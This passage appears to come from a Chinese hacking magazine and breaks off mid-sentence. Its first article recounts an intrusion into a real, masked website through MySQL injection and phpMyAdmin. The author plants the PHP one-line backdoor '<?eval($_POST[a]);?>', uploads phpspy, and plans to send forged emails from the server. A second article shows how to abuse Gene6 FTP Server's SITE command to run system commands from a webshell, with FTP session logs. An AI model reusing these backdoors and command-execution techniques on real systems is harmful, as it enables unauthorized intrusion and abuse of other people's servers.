


图 4

查看文件代码，那就随你喜好了呢。现在我们就得到了一个shell，http://***.***.com/phpmyadmin/shell.php,代码是**<?eval($_POST[a]);?>**，密码自然是a了。我们用lanker的一句话后门连它看看吧，如图5所示。因为用mysql连接器执行的命令好象会有点问题，所以写了很多句**<?eval($_POST[a]);?>**进去，闷闷的……




图 5

lanker一句话后门里有个上传文件，偶就传了一个phpspy上去看了一下鸟，不好玩~linux不好玩~~，反正shell都拿了，偶以后就要它给我发发伪造邮件什么的玩吧，如图6所示。




图 6

5 结语

shell已经拿下了，给和偶一样菜的非安全黑迷们说说，从这次入侵可以看到，mysql的注射也没带来多大的难度，似乎比access或mssql的注射还要快的拿下了shell,当然，这次phpmyadmin是带来了一些帮助，但是实际入侵的时候，总会有些东西可以帮你获取到这些小细节，当然平常也要搜集一些小漏洞，比如这次的phpmyadmin的路径暴露，要是你偷懒啊，那你就要更好的关注非安全咯。有什么讨论来www.nohack.cn/bbs或www.cnbct.org/bbs，我们讨论一下。本人能力有限，文中假设有错误还请多多包涵...

(文章中涉及到的相关工具casi、lanker的cs php webdoor已收录在本期光盘)

你的FTP SERVER真的安全吗?

——Gene6 FTP Server漏洞初探

Blackfox [I'can Studio] & IceSky [I'can Studio]

随着第三方应用软件的服务多起，越来越多的第三方服务端软件安全隐患开始被人重视，如Serv－U，Imail等。

近日在渗透一站点的时候发现此站点的FTP服务器居然使用的是Gene6 FTP Server，可见管理员对近来FTP服务端软件所爆的漏洞问题有所了解，用了个不是太火的FTP SERVER。但是……真的就安全了吗？（注：在渗透这个站点的时候已经拿到了WEB SHELL，而且权限设置也不是很严格。）

下面是我对此FTP SERVER的一些测试，所有测试贴图都是本地的，免得有人找我麻烦，嘿嘿。

首先……安装Gen6 FTP Server（废话－_－!!!），这里我安装的版本是3.5.0。安装好后，建立一个用户，发现建立后的用户设置里面有个SITE命令，看来这个应该是和Serv－U的执行程序的功能差不多，看看图1。




图1

新加一个命令试试，如图2所示。




图2

命令是：LISTUSER，然后通过net.exe来列出当前计算机的用户。后面的选项都选上，这样执行后应该会有回显。OK，我们来测试一下，如图3所示。

```
D:\Tools>ftp
ftp> open localhost 111
Connected to bbbcccc-7aywd1n.
220 Gene6 FTP Server v3.5.0  (Build 10) ready...
User (bbbcccc-7aywd1n:(none)): fox2
331 Password required for fox2.
Password:
230 User fox2 logged in.
ftp> quote site listuser

\\ 的用户帐户

-------------------------------------------------------------------------------
__vmware_user__          Administrator            ASPNET
Guest                    IUSR_BBBCCCC-7AYWD1N     IWAM_BBBCCCC-7AYWD1N
SUPPORT_388945a0         VUSR_BBBCCCC-7AYWD1N
命令运行完毕，但发生一个或多个错误。

Connection closed by remote host.
ftp>
```

图3

可以看出，命令是执行了的，但不知道为什么，执行后一直不返回到FTP控制台，而是直接被断开连接了。但可以证明，此FTP SERVER也有象Serv－U一样的执行命令的功能，而且比Serv－U更强大（更方便做坏事），嘿嘿！

再来看看能不能直接调用CMD，我在这个FTP SERVER在线帮助手册上面发现了在可执行程序后面可以跟这个FTP SERVER提供的一些参数。看看这个：

```
Available command line tags :

$_ : number of parameters.
$0 : all parameters unparsed.
$1 : parameter 1.
...
$n : parameter n
```

这个说明是Gene6 FTP Server命令可提供的参数，这里我们直接使用$0，这样可以接受的参数就大于一个了，如图4所示。




图4

再来看看命令是否能接受参数了，效果如图5所示。

```
D:\Tools>ftp
ftp> open localhost 111
Connected to bbbcccc-7aywd1n.
220 Gene6 FTP Server v3.5.0  (Build 10) ready...
User (bbbcccc-7aywd1n:(none)): fox2
331 Password required for fox2.
Password:
230 User fox2 logged in.
ftp> quote site cmd netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:111          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:111          127.0.0.1:3073         ESTABLISHED
```

图5

看来可以跟参数了。功能确实比 Serv-U 强大多了。现在来看看怎么在 WEBSHELL 上使用这个功能吧……

以前在搞 Serv-U 的时候，是通过修改 ServUDaemon.ini 文件来实现执行命令的功能，那 Gene6 FTP Server 又应该如何呢？进入程序的安装目录，发现了一个叫 Accounts 的目录，再往里面看，有个 settings.ini，看了看，里面没帐号信息，继续向下找，进入"新建域"这个目录（这个目录应该是和你建立的目录一样），里面还是有个 INI 文件，也没用户信息，进入 users 